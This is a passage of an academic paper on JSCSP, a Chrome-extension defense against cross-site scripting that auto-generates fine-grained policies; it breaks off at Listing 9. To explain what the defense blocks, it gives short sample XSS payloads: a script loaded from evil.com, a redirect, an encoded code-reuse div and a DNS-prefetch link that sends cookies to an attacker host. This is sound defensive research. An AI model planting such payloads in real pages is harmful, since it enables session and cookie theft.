JSCSP

A Novel Policy-Based XSS Defense Mechanism for Browsers

Xu, Guangquan; Xie, Xiaofei; Huang, Shuhan; Zhang, Jun; Pan, Lei; Lou, Wei; Liang, Kaitai

DOI
10.1109/TDSC.2020.3009472

Publication date
2022

Document Version
Final published version

Published in
IEEE Transactions on Dependable and Secure Computing

JSCSP: A Novel Policy-Based XSS Defense Mechanism for Browsers

Guangquan Xu, *Member, IEEE*, Xiaofei Xie, Shuhan Huang, *Student Member, IEEE*, Jun Zhang, *Senior Member, IEEE*, Lei Pan, *Member, IEEE*, Wei Lou, *Member, IEEE*, and Kaitai Liang, *Member, IEEE*

Abstract—To mitigate cross-site scripting attacks (XSS), the W3C group recommends web service providers to employ a computer security standard called Content Security Policy (CSP). However, less than 3.7 percent of real-world websites are equipped with CSP according to Google's survey. The low scalability of CSP is incurred by the difficulty of deployment and non-compatibility for state-of-art browsers. To explore the scalability of CSP, in this article, we propose JavaScript based CSP (JSCSP), which is able to support most of real-world browsers but also to generate security policies automatically. Specifically, JSCSP offers a novel self-defined security policy which enforces essential confinements to related items, including JavaScript functions, DOM elements and data access. Meanwhile, JSCSP has an efficient algorithm to automatically generate the policy directives and enforce them in a cascading way, which is more fine-grained and practical than the functionalities provided by CSP. We further implement JSCSP on a Chrome extension, and our evaluation shows that the extension is compatible with popular JavaScript libraries. Our JSCSP extension can detect and block the tested attacking vectors extracted from the prevalent web applications. We state that JSCSP delivers better performance compared to other XSS defense solutions.

Index Terms—Cross-site scripting attacks, content security policy, origin confinement, JavaScript sandbox, cookie protection

1 Introduction

Due to providing compatibility and friendly user interface for modern cloud applications, web services are widely used in practical sectors, such as finance, government council, and industry. But the security of the services have attracted considerable attention nowadays, because potential vulnerability may be exploited by attackers to yield severe influence to service providers but also subscribers.

1.1 Cross-Site Scripting

XSS is one of the most prevalent types of web vulnerability and consistently resides on the OWASP top 10 vulnerability list [1]. If a web page is XXS vulnerable, attackers could inject malicious JavaScript into it and further lead web users to trigger the code execution, so that the sensitive information of the users, which are stored in cookies, session ID and credentials, could be compromised.

- *Guangquan Xu, Xiaofei Xie, and Shuhan Huang are with the Tianjin Key Laboratory of Advanced Networking (TANK), the College of Intelligence and Computing, Tianjin University, Tianjin 300072, China. E-mail: {losin, xiexiaofei}@tju.edu.cn, 541395961@qq.com.*
- *Jun Zhang is with the School of Software and Electrical Engineering, the Swinburne University of Technology, Hawthorn, VIC 3122, Australia. E-mail: junzhang@swin.edu.au.*
- *Lei Pan is with the School of Information Technology, Deakin University, Geelong, VIC 3217, Australia. E-mail: l.pan@deakin.edu.au.*
- *Wei Lou is with the Department of Computing, The Hong Kong Polytechnic University, Kowloon, Hong Kong. E-mail: csweilou@comp.polyu.edu.hk.*
- *Kaitai Liang is with the Delft University of Technology, 2628, CD, Delft, The Netherlands. E-mail: k.liang-3@tudelft.nl.*

Manuscript received 28 June 2018; revised 25 June 2019; accepted 11 July 2020. Date of publication 20 July 2020; date of current version 14 Mar. 2022. (Corresponding Authors: Xiaofei Xie and Shuhan Huang.) Digital Object Identifier no. 10.1109/TDSC.2020.3009472

Although XSS seems not to be as harmful as other web vulnerabilities, such as SQL injection and code execution, it is extremely hard to be defended on user side. It is of great importance to design defense mechanisms against XSS attacks to protect end users from losing their credentials, but also to reduce the potential harm yield by worms and malware which are implanted into web page via XSS vulnerability. In practice, there are three main categories of XSS:

- *Reflected XSS.* An attacker injects browser executable code within URI or HTTP parameters. The injection is not stored within the application. Instead, it is non-persistent and only harms users who click the maliciously crafted link to redirect to the third-party web page embedded with malicious code.
- *Stored XSS.* It is also known as persistent XSS. A malicious script is injected directly into a web application with a backend server. The script is stored in the server so that any user who visits the application will be harmed.
- *DOM based XSS.* It is an XSS attack modifying the DOM (Document Object Model) in user browser where the original script on user side will be executed in the manner different to its original intension. That is, the web page itself including the HTTP response does not change, but the code of the user side contained in the page executes differently due to the malicious modifications to the DOM environment.

In addition, there have been other variants of XSS in the literature, such as Mutation XSS (mXSS) [2], and Universal XSS (UXSS) [3].

1.2 Content Security Policy

Content Security Policy (CSP) [4] is an added security layer that helps detect and mitigate certain types of attacks, including XSS and data injection attacks. It enables server administrators to reduce and even eliminate the attack vectors by restricting the execution of scripts according to specified rules on the domains. A CSP compatible browser will only execute scripts loaded in source files received from the whitelisted domains, ignoring other scripts such as inline scripts and event-handling HTML attributes. Listing 1 shows an example of the CSP, defining default-src, script-src and img-src.

Listing 1. An Example of the CSP

```
1 Content-Security-Policy: default-src 'self';
2 script-src 'self' 'userscripts.example.com';
3 img-src 'statics.example.com';
```

CSP is one of the most prevalent XSS defense solutions. It has attracted increasing attention because it has many policy directives which can be used to defend against XSS attacks. However, the current CSP mechanism usually suffers from the following limitations:

- *Weak compatibility with browsers.* Although CSP has it stable version 2.0 along with a draft improved version 3.0 [5], most of the current browsers are only compatible with CSP 1.0 and 1.1. According to the investigation given in *caniuse* [6], Google Chrome is the only browser with adequate compatibility for CSP (since its version 49), while all versions of Internet Explorer fail to support CSP 2.0. Besides, the latest version of Firefox only partially supports CSP.
- *Easy bypass.* CSP could be easily bypassed by many approaches. For example, script gadgets (legitimate JavaScript fragments within an application legitimate code base) could be used to execute JavaScript bypassing CSP. Vulnerabilities of UXSS (e.g., CVE-2017-8754) are used against to CSP. Besides, several features of browser, such as DNS prefetching, can also help attackers bypass CSP.
- *Non-scalability.* According to Google's survey in 2017, only 2 percent of top 100 Alexa websites support CSP, while 94.72 percent of the CSP strategies could be bypassed [5]. The scalability of CSP is far away from being satisfied. The two main reasons behind the fact are that CSP can be only manually deployed by website administrators and meanwhile, it requires modification to the source code of web applications.
- *Only provide coarse-grained confinements.* CSP directives (e.g., default-src self) are enforced on all DOM elements. In practice, we may impose confinements upon a certain element (e.g., div tags with *class='evil'*). However, CSP is not very helpful in such a case. Even worse, CSP directives may bring negative influence on normal functions provided by web applications. For instance, if we add a directive "script-src 'self"' to the CSP header like Listing 1, all inline scripts in the web page will be disabled, including the normal scripts.

1.3 Our Contribution

In this paper, we propose JSCSP, which is based on a novel self-defined policy that is similar to that of CSP. It can generate a corresponding security policy based on the page that the user visits in real time, further enforce this policy and prevent a website from executing injected malicious code on user side. For instance, if a user visits the page in Listing 2, the security policy in Listing 3 will be generated. And when the user visits the page in Listing 4, the malicious codes will be cleaned according to the security policy.

Listing 2. A Simple Web Page

```
<html>
<script
   src='https://code.jquery.com/jquery.min.js'>
</script>
<div>Hello world</div>
</html>
```

Listing 3. An Example of the JSCSP Policy

```
{
  "sandbox":{
     "eval":false
  },
  "element":{
     "*": {
        "src": ["https://code.jquery.com"]
     }
  },
  "data": {
     "document.cookie": {
        "read": false,
        "write": false
     }
  }
}
```

Listing 4. A Simple Web Page Injected With Malicious Codes

```
<html>
<script   src='https://code.jquery.com/jquery.
min.js'>
</script>
<!-Malicious codes will be cleaned.->
<script src='http://evil.com/xss.js'></script>
<div>Hello world</div>
</html>
```

Comparing to CSP, JSCSP has the following advantages:

- *It is compatible with almost all types of browsers supporting extensions.* Being implemented in JavaScript, JSCSP is different from CSP which needs to be supported by browser kernel. It can be deployed in all types of browsers that are compatible with ECMAScript 5[1] and support extensions. Of course, if web

1. It is an older version of the standard upon which JavaScript is based, and was standardized in June 2011.

user disables JavaScript, neither our JSCSP nor the injected malicious JavaScript will not work properly. But this, we state, is not a reasonable solution because web applications and services need the support of JavaScript. To demonstrate the compatibility, in this paper, we implement JSCSP on an extension of Google Chrome. Note we have not deployed JSCSP into other browsers yet.

- *It stands still in front of CSP-Bypass attacks.* Specific XSS attacks mentioned previously (e.g., UXSS, Code-Reuse attacks with script gadgets) can be used to bypass CSP. In JSCSP, we design specific approaches to defend against the attacks. For example, we mark script tags' positions in the clean pages[2] and block all requests that are not in the whitelist. This makes the exploit of vulnerability harder.
- *Our security policies are generated automatically.* Compared with CSP, JSCSP does not need hard-coded rules. Instead, we design an algorithm for security policy generation. Users with no technical knowledge can simply click a button so that all policies will be generated by JSCSP in backend, while experienced users may choose to manually set security policies with strict definitions.
- *It supports fine-grained confinements.* JSCSP uses the CSS syntax to define cascading security policies, where each type of directives can be developed on certain elements. For example, we could use a selector *"div.note"* to make confinements on the *div* elements with *class="note"* so that other DOM elements remain unchanged.
- *Other features.* To improve the capability to defend against XSS attacks, we designs extra functions, such as JavaScript sandbox, to simulate the execution of dangerous functions, and data protection to JSCSP. In addition, JSCSP has a background module blocking web requests (e.g., http, https and websockets) that are sent to non-authentic targets.

Offering a novel solution to defend against XSS attacks, JSCSP is designed for the case where web applications do not deploy CSP. It enhances fine-grained user security control by allowing web users to generate security policies in administration panel to prevent their cookies from being compromised. In addition, researchers are allowed to investigate and further extend our policy scripts, being benefited from our open-source interface. For example, policy directives can be enriched to support the 'nonce' directive[3] and the deployment model at user side can be changed to a proxy.

The rest of the paper is organized as follows. Section 2 presents related work. Section 3 provides an overview of JSCSP. Section 4 presents the implementation details of a Chrome extension based on JSCSP. The evaluation is discussed in Section 5, where we evaluate JSCSP's security, robustness, performance and compatibility. Finally, in Section 6, we conclude the paper and propose the future work.

2 Related Work

In this section, we first introduce works in CSP bypasses and defenses against XSS attacks and further present works about automatic enforcement of CSP.

CSP Bypasses. Lekies *et al.* [7] put forward Code-Reuse Attacks via Script Gadgets, which could bypass CSP. In this attack, the attacker abused so called script gadgets (legitimate JavaScript fragments within an application's legitimate code base) to execute JavaScript. Weichselbaum *et al.* [8] found that 75.81 percent of distinct policies use script whitelists that allowed attackers to bypass CSP. Moreover, Calzavara *et al.* [9] investigated the use and effectiveness of CSP as a security mechanism for websites against XSS attacks. They found that existing policies exhibit a number of weaknesses and misconfiguration errors, which might be exploited by attackers to bypass the defense. Dolière *et al.* [10] found a divergence among browsers implementations in the enforcement of CSP in `srcdoc` sandboxed `iframes`. Specifically, Gecko-based browsers were proven to have a problem in CSP implementation, which might cause security issues.

Client-Side Defenses Against XSS Attacks. There are works on client-side defenses against XSS attacks. The first policy-based approach on client-side was JSAgents Library [11]. It supported the basic features of CSP 1.1, but it could not enforce confinements to DOM elements generated dynamically or generate security policies automatically. Pan *et al.* [12] proposed a DOM-XSS detecting framework using static analysis and dynamic symbolic execution. Lekies *et al.* [13] focused on detecting DOM-based XSS vulnerabilities using a taint analysis approach. DexterJS [14], [15] was another DOM-based XSS detecting tool, which leverages source-to-source rewriting to carry out character-precise taint tracking when executing in the browser context. In this way, 820 distinct zero-day DOM-XSS attacks were found in Alexa's top 1000 sites. The authors proposed a technique to auto-patch DOM-XSS vulnerabilities by replacing unsafe string interpolation with safe codes. Besides, there are a lot of HTML sanitizers such as DOMPurify[4] and Google Closure,[5] which use different approaches of sanitization. Browser XSS filters such as NoScript[6] filter on Firefox and similar filters on IE and Edge can also help defend against XSS attacks.

In addition, there exist similar solutions, such as beep [16] and soma [17] in the literature. Mitropoulos *et al.* [18] analyze most of popular XSS defense solutions and further identify the corresponding weaknesses.

Server-side Defenses Against XSS Attacks. There were many server-side solutions to XSS defenses. ModSecurity[7] is an open-source Web Application Firewall, commonly used with the OWASP Core Rule Set. Thome *et al.* [19] proposed a search-driven constraint solving technique and implemented it as an XSS detection tool. WebMTD [20] randomized certain attributes of DOM elements before delivering it to the client. Since it was difficult for the attackers to guess the random mapping, the client could distinguish between trusted content and malicious scripts easily. Jin *et al.* [21]

2. It refers to pages without malicious scripts. we mark script tags' positions in it and any other scripts outside of these positions will be removed later.

3. It is similar to the 'nonce' directives in CSP, which only allow the execution of scripts with the right 'nonce' attributes.

4. https://github.com/cure53/DOMPurify
5. https://github.com/google/closure-library
6. https://noscript.net/
7. http://www.modsecurity.org/




Fig. 1. Overview of the JSCSP architecture.

implemented a prototype called NoInjection as a patch to PhoneGap in Android to defend against the XSS attacks in HTML5-based mobile apps. Mohammadi *et al.* [22] introduced a technique to automatically extract the sanitization functions and then evaluated their effectiveness against attacks using automatically generated attack vectors. Cao *et al.* [23] proposed PathCutter as a new approach to severing the self-propagation path of JavaScript worms. In addition, some solutions are programming language specific. For example, JIID [24] works specifically for Java, while Pixy [25] only operates on PHP.

Automatic Generation of CSP. deDacota [26] used a novel approach to secure legacy web applications by automatically and statically rewriting an application so that the code and data were clearly separated in its web pages. The separation of code and data could be efficiently enforced at run time via the CSP enforcement mechanism available in modern browsers. CSPAutoGen [27] trained templates for each domain, generated CSPs based on the templates, rewrote incoming webpages on the fly to apply those generated CSPs, and then served those rewritten webpages to client browsers. AutoCSP [28] used dynamic taint analysis in PHP to find trusted elements of dynamically generated HTML pages and then inferred a policy to block untrusted elements, while allowing trusted ones. Liu *et al.* [29] implement a practical policy tool named ACSP to help developers automatically design CSP with the best security and availability or exactly evaluate the security and availability of the used CSP in one or a number of web pages.

Although there are many other approaches to defend against XSS, CSP is the only standard recognized by the W3C group. Moreover, it could work properly together with many other solutions such as the XSS filter. However, standard CSP relies on the kernel support of browsers and has limited directives. We identify this gap and address it while designing JSCSP. Thus, JSCSP supports more features such as a cascaded policy language and DOM protection that are not in CSP. Moreover, all of its functional logic are implemented in JavaScript, which greatly extends the list of supported browsers.

3 Overview of JSCSP

In this section, we will first introduce the overview of JSCSP as well as the objectives of the design (Section 3.1). Then we will describe the fine-grained policy generation (Section 3.2). Next we will use an example to show the format of the generated policy (Section 3.3). Finally, we will discuss the advantage of JSCSP on defending CSP-Bypass attacks (Section 3.5), and the limitation, usage and security of JSCSP (Section 3.6).

3.1 Objectives of JSCSP

Fig. 1 shows the overview of the JSCSP, which is designed for addressing the challenges of CSP (see Section 1.2). In general, JSCSP consits of three steps: DOM analysis, automatic policy generation and policy enforcement.

In particular, to mitigate the *compatibility* problem of CSP, JSCSP is implemented with JavaScript that supports almost all of browsers. For the *scalability* problem, we design JSCSP with the automatic policy generation and enforcement. Not like CSP that depends on the manual setting on the source code of web applications, JSCSP can automatically generate the policy based on the analysis of the content of the web page. The automation improves the usability of JSCSP significantly. Even if not an expert, the administrator can generate the policy (against XXS attack) with JSCSP easily. Due to that CSP is easy to bypass and only supports coarse-grained confinements, we improve the defense capability of JSCSP by generating more fine-grained JSCSP policies including script code policy, HTML element policy and sensitive data policy, which can defend more CSP-Bypass attacks. The fine-grained policy can block more XSS attacks, whereas it may introduce more false positives. Actually, it is a trade-off between more strict policy and fewer false positives. More strict policy may block the correct elements of the web page while loose policy will be bypassed by the XSS attacks. Considering the *accuracy* and *flexibility*, we design the format of JSCSP policy generally. Hence, the user can tuning the generated policy or set a new policy easily.

Next, we will describe the detail for each component. The input of JSCSP is the clean page.[8] Based on the clean page, a fine-grained JSCSP policy is generated automatically. With the policy, JSCSP performs the policy enforcement on the browser of the user (with the extension of the browser).

8. Clean page refers to the webpage that is not embedded with malicious codes

3.2 Policy Generation

DOM Analysis. Given a clean page, we first use DOM analyzer to analyze the basic elements of the page (i.e., the JavaScript code, HTML tags and sensitive data access). Then we will generate policy to protect the relevant elements from XSS attacks. The loaded resource from the clean page are benign data, which provides the baseline for detecting the web page including malicious injection. The policy is generated based on the basic resource.

Listing 5. An Example of JSCSP Policy

```
1 {
2   "request_src": ["https://code.jquery.com"],
3   "sandbox": {
4     "eval": false,
5     "Proxy": false
6   },
7   "elements": {
8     "*": {
9       "src": ["https://code.jquery.com",
10          "https://www.google.com"]
11    },
12    "script": {
13      "position": ["document,0,1,3"]
14    },
15    "iframe": {
16      "allow": false
17    },
18    "#safe-div iframe": {
19      "allow": true
20    },
21    "form input": {
22      "read": "false",
23      "write": "false"
24    },
25    "event-handler-position": [
26      "document,0,1,1,0,1,0,1,0,1,0"
27    ],
28    "JavaScript-uri-position": [
29      "document,0,2"
30    ]
31  },
32  "data": {
33    "document.cookie": {
34      "read": false
35    }
36  }
37 }
```

Policy Generation. Based on *script code*, *HTML tags* and the *sensitive data* access, we further propose different levels of policy generations, which provide more fine-grained protection,

1) Sandbox Policies. To defend the XXS attack on the *script code*, we check the dangerous functions and objects (e.g., eval, Proxy) which are not used in the clean page. The dangerous functions and objects will be disabled. Dangerous functions and objects refer to those which are used by developers rarely but exploited by attackers frequently, such as "eval". Meanwhile, the important data refers to the JavaScript objects that stores personal privacy information such as cookie and localStorage.

2) Element Policies. To defend the XXS attack on the *HTML tags*, all elements and the tags are added to the tag's whitelist. A whitelist includes the *src* and *href* attributes. Furthermore, JSCSP also provides a more rigorous check for the inline scripts and elements which are related to event-handlers, JavaScript URIs or data URIs. Such scripts and elements are more likely to suffer from XSS attack and cause severe consequences. Specifically, we mark their positions in the DOM tree and generate cascading policies to check these positions. Malicious elements appear in other positions will be cleared by our filter. However, the benign elements may also be mis-blocked. It is a trade-off between achieving higher security and better usability. We will discuss the application of JSCSP later.

3) Data Policies. In addition, we also provide specific policy for protecting the important data which stores personal privacy information, such as form passwords and cookies. All sensitive data that are not accessed in the clean page will be protected. These policies can restrict the access to the important data from potential malicious JavaScript code.

3.3 Policy Tuning or Setting

As described above, JSCSP provides different types of policies which have multiple levels of restriction. The policy should be tuned for achieving higher security and lower false positives for a specific website. The format of policy is designed considering the generality and flexibility such that the policy also can be defined by the users. JSCSP policies are composed in JSON format and stored in the browsers' localStorage. The sample code shown in Listing 5 shows the format and demonstrates the flexibility of the policy setting.

In general, the policies including the following components:

- *Sandbox policies (lines 3 to 6).* Several JavaScript built-in functions and objects are used by developers rarely but exploited by attackers frequently. For example, an attacker can call the window.eval to execute any string which can be encoded to bypass conventional client defenses. We set the sandbox policy to "false" in lines 4 and 5 in Listing 5. The functions that are marked as "false" will be deleted by JSCSP.
- *Element policies (lines 7 to 30).* Unlike CSP, JSCSP has a cascading policy which provides more fine-grained confinements. For example, the sources of all elements are required to belong to "https://code.jquery.com" or "https://www.google.com". For iframes, we only allow the iframes that are located in "#safe-div iframe". For inline scripts (e.g., $<script>alert(1);</script>$), JavaScript URIs (e.g., JavaScript:alert(1)), data URIs, and event-handlers (e.g., onclick=alert(1)) in other tags), JSCSP maintains several whitelists and records the positions of such elements which are related to event-handlers, JavaScript URIs or data URIs. Any elements whose positions are not in these whitelists will be deleted. Moreover, the value properties of selected input elements can be set from arbitrary read or write processes. The attempts to write their values via JavaScript will be blocked, and read attempts to these values will return an empty value.




Fig. 2. Policy enforcement.

- *Data policies (lines 31 to 35)*. Data policies are designed for important data that stores personal privacy information, such as cookie and localStorage. As set by this policy in Listing 5, all operations that attempt to read the cookie will return a null value.

In addition, there is a policy directive named "request-src" at line 2, which could block evil http/https requests sent from the current page.

3.4 Policy Enforcement

After the policy is generated, JSCSP will perform the enforcement on the browser. The basic idea is to reconstruct the elements of the web page before rendering. We will delete the potential malicious elements according to the policy.

Fig 2 illustrates the workflow of JSCSP in the policies enforcement phase. In this phase, DOM rendering is paused first to prevent malicious script execution (step 1). Then we reload the current page and copy html content into a safe DOM. All elements in the safe DOM are set non-configurable in case attackers tamper with the existing DOM properties (step 2). After that, policies are read and sent to three types of enforcer. The dangerous functions and elements in the blacklist will be deleted (steps 3,4). If there are some data or elements to be protected, we will use DOM Mutation Observers (DMO)[9] to monitor any access to selected DOM nodes, and set important data into an immutable state. For the elements created dynamically, we provide the inline scripts into the DOM, which hooks all the functions and methods that can create or append new elements (e.g., *document.createElement*) (step 5). Finally, the modified DOM is copied back to the original page (step 6), and the browser's renderer can continue rendering.

3.5 Defenses Against CSP-Bypass Attacks

In this section, we will elaborate the advantages of JSCSP on defending against CSP-Bypass attacks. In general, the automation of JSCSP policy generation makes the policy fine-grained as it considers the script, html elements and sensitive data. Whereas CSP policy is manually set on a whole page and it is coarse-grained. Hence, some XSS attacks can bypass the CSP policy but be blocked by the fine-grained JSCSP policy. There are four types of CSP-Bypass attacks. JSCSP can effectively defend against or mitigate these four attacks.

9. https://developer.mozilla.org/en-US/docs/Web/API/MutationObserver

- *UXSS*. UXSS is a kind of attack that exploits client-side vulnerabilities in the browser or browser extensions in order to generate an XSS condition, and execute malicious code. For example, Google Chrome prior to version 57.0.2987.98 fails to correctly propagate CSP restrictions to local scheme pages. Attackers could use $window.open(''', \_blank'')$ to write any html codes into a blank page, and this page will not be "blocked" by CSP. But JSCSP could defend such attacks in two ways: a) blocking requests sent by the dangerous functions (*sandbox policy*), i.e., $window.open$; b) enforcing policies to restrict the "about:blank" page which is beyond the scope of CSP.
- *URL redirection*. It refers to the technique of directing a user to another URL while browsing a web page. For example, a user will be directed to "http://evil.com" if a web page in Listing 6 is visited. CSP can only restrict certain types of web requests (e.g., $ajax$, $websocket$ and $fetch$) by using directive "connect-src self". But redirection functions such as $window.location$ and $window.open$ can also be used to send web requests to web servers controlled by attackers. In contrast, JSCSP can block such web requests because they are not in the whitelist. JSCSP uses the extension API $webRequest.onBeforeRequest$, which is more effective than the directives of CSP.

Listing 6. An Example of URL Redirection

```
1 <script>location="http://evil.com";</script>
```

- *Code-reuse*. Code-reuse is a kind of attack that can bypass XSS migrations including CSP via legitimate JavaScript fragments within the legitimate code base. Specifically, several popular JavaScript libraries (e.g., Jquery, Vue.js) tend to be used and trusted by many websites. And attackers could use these libraries to bypass CSP check on malicious codes. For example, when Jquery Mobile is used in a website and the CSP directives contain "script-src 'strict-dynamic"', the attacker can insert a div tag as shown in Listing 7 and the script code "alert(1)" will be executed regardless the values of any other CSP directives. Thus, CSP cannot defend such attack. However, such attack vectors tend to have particular features that is easily discernible. For example, the id attribute of the div element in Listing 7 contains a html tag, which should not present in a normal div element. According to these features, JSCSP will generate the policy which can clean the malicious vectors . For the attack vectors without such features, JSCSP can mitigate the problem by blocking malicious requests and hooking dangerous functions which could create elements dynamically (e.g., document.createElement) or execute codes (e.g., eval() function).

Listing 7. An Example of Code-Reuse Attacks

```
1 <div data-role="popup" id="-&#62;&#60;script
2 &#62;alert(1)&#60;/script&#62;"></div>
```

- *DNS-Prefetch.* DNS-Prefetch is a feature of most modern browsers. It will send DNS requests before the DOM is loaded according to the URL in the DOM elements' *src* and *href* attributes, which cannot be blocked by CSP. For example, if an attacker inserts a link tag into a web page as shown in Listing 8, the attacker will be able to steal the cookie which is uploaded to the DNS server through DNS prefetching. JSCSP mitigates this risk by removing the link tags with untrusted *href* attributes in the policy enforcing phase.

Listing 8. An Example of DNS-Prefetch Attacks

```
1 <link rel="dns-prefetch" href="//[cookie].atta
2 cker.ceye.io">
```

3.6 Limitation, Usage and Security of JSCSP

Limitation. Considering the challenges in terms of compatibility, scalability, capability and flexibility, there is still no a best approach to satisfy all the requirements. As described above, we systematically design JSCSP addressing such challenges. However, there are still some limitations for JSCSP. Specifically, to generate the fine-grained policy, a challenge is that JSCSP depends on the content of the web page, which must be a clean page. However, the clean page can be obtained from the website owner.

Another challenge is that JSCSP constructs the whitelist according to the content clean page. For the dynamic websites, the generated policy may not be complete as new elements will be added into the page dynamically. As a result, the whitelist may block the new generated elements. Actually, it is a trade-off between achieving higher security and better usability (i.e., with low false positives) for the target website. Ideally, if a website requires high security, it has to sacrifice usability. For example, with CSP, the administrator must understand the logic of the website and configure the strict policy manually. Even so, there are some attacks which can bypass the defense. In addition, the strict policy may block normal elements and cause the display problem. Conversely, if the website cares more about the usability of the website, it may generate policy with loose restrictions. As a result, more XSS attacks may bypass the policy. JSCSP considers this challenge and tries to mitigate it as follows: 1) JSCSP automatically tunes the generated whitelist and blocklist based on the development experience. For example, the commonly used and secure sites (e.g., code.jquery.com, ajax.googleapis.com) will be added into the source whitelist even if they are not in the clean page. The dangerous function (e.g.,"eval"), which are rarely used by developers but usually exploited by attackers, will be added into the blacklist. 2) The JSCSP policy format is general. It is feasible to configure/tune the policy by the web administrator. For example, if the website is dynamic, we can remove (or part of) the position checking or update the policy at a certain frequency.

Usage. There are two main ways to apply JSCSP: 1) the web administrator provides the policy since they have the clean pages and can slightly tune the policy according to the characteristics of the website. Then the policy is published together with the website. Finally, based on the generated policy, the user can use JSCSP to perform the enforcement in the client side. 2) If the web administrator does not provide the policy, JSCSP will generate a policy when the user first accesses the new page. In this case, the policy may be generated from a non-clean page (i.e., it has been injected by some XSS attacks), and JSCSP cannot detect the old XSS attacks that were injected in the non-clean page. However, it still provides certain protection against the future XSS attacks (i.e., the new attacks on the non-clean page). Unfortunately, for CSP, if the administrator does not provide the policy, the website cannot be protected any more. In summary, compared with CSP, JSCSP has improved the usability.




Fig. 3. Structure of JSCSP chrome extension.

Security. JSCSP possibly suffers from the following two security threats: 1) the policy generated from the administrator may be modified by the attackers before the user uses it. This problem could be addressed by encrypting the policy file. We will leave it as the future work. 2) the JavaScript based extension may be attacked by the attackers. However, such an attack is difficult as it usually needs to control the computer or obtain the high permission. Compared with the fact that the computer has been attacked or controlled, we think the potential XSS attack caused by the failure of JSCSP is not very important.

4 Implementation

Because Chrome is the most popular browser and it has the relative perfect extension API, we have implemented a Chrome extension for JSCSP. Fig. 3 illustrates its structure.

There is a configuration file named *manifest.json* in the root directory. It contains the information of our extension, such as the version, which script files will be inserted into web pages and which files will run in the background. The *options.html* is the option page where an end-user can view and edit the JSCSP policies for each web page. The *popup.html* contains several action buttons such as "Generate Policy" and "Block Request". In addition, the folder *js* contains JavaScript files of the above two pages and three core files of JSCSP: *gen_policy.js*, *enf_policy.js* and *bg.js*. The three files achieve the following capabilities.

4.1 Policy Generation

Before the generation of policy, users should make sure that the current page has not been injected with malicious codes. And new online pages meet this condition. Our policies are generated by analyzing a safe page and enforced in pages that may have been attacked. But users can also design their own policies and further store them into the localStorage.

In order to mitigate both script-less attacks and markup injection attacks, JSCSP generates three types of policies described in Section 3. Algorithm 1 illustrates the policy generation process.

Algorithm 1. The Policy Generation Process

```
// Prepare for policy generation
for all func such that func ∈ function_blacklist do
    addFuncHook();
end for
for all data such that data ∈ data_list do
    addDataReadHook();
    addDataWriteHook();
end for
GetScriptPositions();
GetEventHandlerPositions();
GetJavaScriptURIPositions();
GetDataURIPositions();
// Page loaded
setSandboxPolicy(localstorage['sandbox']);
setDataPolicy(localstorage['data']);
elements = document.querySelectorAll('*')
for i = 0; i < elements.length; i++ do
    tagname = elements[i].tagName
    insertSrcWhitelist(tagname, elements[i].src)
end for
for i in dangerous_tag do
    if document.querySelectorAll(dangerous_tag[i]) then
        insertTagBlacklist(dangerous_tag[i])
    end if
end for
```

1) Monitor the Dangerous Function Calls. First, we initialize a blacklist which contains vulnerable functions and objects. In order to find whether they are used in the clean page, we add hooks to their *get*[10] method. We embed hooks to the dangerous functions (include objects' constructor such as *Proxy()*). If such a dangerous function is called, we delete it from the blacklist. In this way, we can get a sandbox policy which forbids all dangerous function calls not used in the clean page. Note that our hook codes must be converted to a string (Listing 9) before the string is injected into the original page, This is so because the code in our extension is in a different context from the original page.

2) Monitor Important Data's Reading/Writing. By default, we use policies to protect important data from malicious access. JSCSP generates data protection policies in a manner similar to the previous policy generation process. The only difference is that we use the ES5 functionality of *Object.defineProperty()* instead of function hooks. This method allows a precise addition to our modification to the property of an object. Accordingly, we are able to use it to modify important data's get or set property (e.g., document.cookie), and to tell if it is accessed by the normal functions in the current page. All data that are sensitive but not accessed will be protected by making a policy such as *"read": false*.

3) Get Script Elements, JavaScript URIs, Data URIs and Event-Handlers' Positions. There are four ways for executing JavaScript codes: script elements, the event-handler, the JavaScript URI and the data URI. We mark their positions (Listing 10), and delete such elements outside of these positions in the policy enforcing phase. In this way, we can ensure that malicious codes are filtered properly.

Listing 9. An Example of Generating Sandbox Policies

```
